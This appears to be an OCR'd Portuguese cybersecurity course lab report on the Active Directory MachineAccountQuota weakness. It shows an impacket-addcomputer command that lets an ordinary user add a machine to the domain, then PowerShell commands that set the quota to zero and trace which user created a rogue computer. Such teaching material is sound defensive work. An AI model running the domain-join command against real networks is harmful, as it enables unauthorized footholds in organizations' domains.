
- Por defeito, ms-DS-MachineAccountQuota = 10
- Qualquer utilizador pode adicionar até 10 máquinas ao domínio

Isto é uma **falha de segurança crítica por design**




**Técnico Especialista Cibersegurança- CET103**

Para Utilizador **MCosta**
impacket-addcomputer goncalves.local/mcosta: \
-computer-name pcmarta \
-computer-pass \
-dc-ip 192.168.10.1




Enumeração de computadores no domínio- **pcmarta** – adicionado
**impacket-GetADComputers goncalves.local/mcosta: -dc-ip 192.168.10.1**




**Técnico Especialista Cibersegurança- CET103**

## 4.2 Mitigação (lado defensivo)


No Domain Controller (PowerShell):

**Get-ADObject ((Get-ADDomain).distinguishedname) `**
**-Properties ms-DS-MachineAccountQuota**




Alteração segura:

**Set-ADDomain (Get-ADDomain).distinguishedname `**
**-Replace @{"ms-ds-MachineAccountQuota"="0"}**



Após isto:

- Utilizadores normais deixam de criar máquinas
- Apenas contas privilegiadas conseguem fazê-lo


**Identificação do utilizador do Active Directory que criou o computador falsopc.**

**Resumo técnico:**

- Está a obter o objeto do computador no AD.
- Está a extrair o atributo mS-DS-CreatorSID (SID do criador).
- Está a resolver esse SID para um utilizador AD.
- Resultado: está a devolver a conta AD responsável pela criação do computador falsopc.

**Comando :**

```
Get-ADComputer falsopc -Properties mS-DS-CreatorSID |
Select-Object -ExpandProperty mS-DS-CreatorSID |
Select-Object -ExpandProperty Value |
ForEach-Object { Get-ADUser -Filter { SID -eq $_ } }
```




**Descrição:**

1. **UserPrincipalName**
2. UserPrincipalName : plinha@apelido.local
    - Está a identificar a conta de utilizador autenticada no domínio.
    - Trata-se de um utilizador de domínio normal (plinha), não de uma conta de computador.


**Técnico Especialista Cibersegurança- CET103**

3. **Comando executado**


PS C:\Windows\system32> **Get-ADUser plinha -Properties UserPrincipalName | Select UserPrincipalName**

UserPrincipalName
---
plinha@goncalves.local

PS C:\Windows\system32> **Set-ADDomain (Get-ADDomain).DistinguishedName -Replace @{"ms-ds-MachineAccountQuota"="0"}**





Amplificado:




**Técnico Especialista Cibersegurança- CET103**

PS C:\Windows\system32>**Get-ADObject ((Get-ADDomain).DistinguishedName) -Properties ms-DS-MachineAccountQuota**





Amplificado :

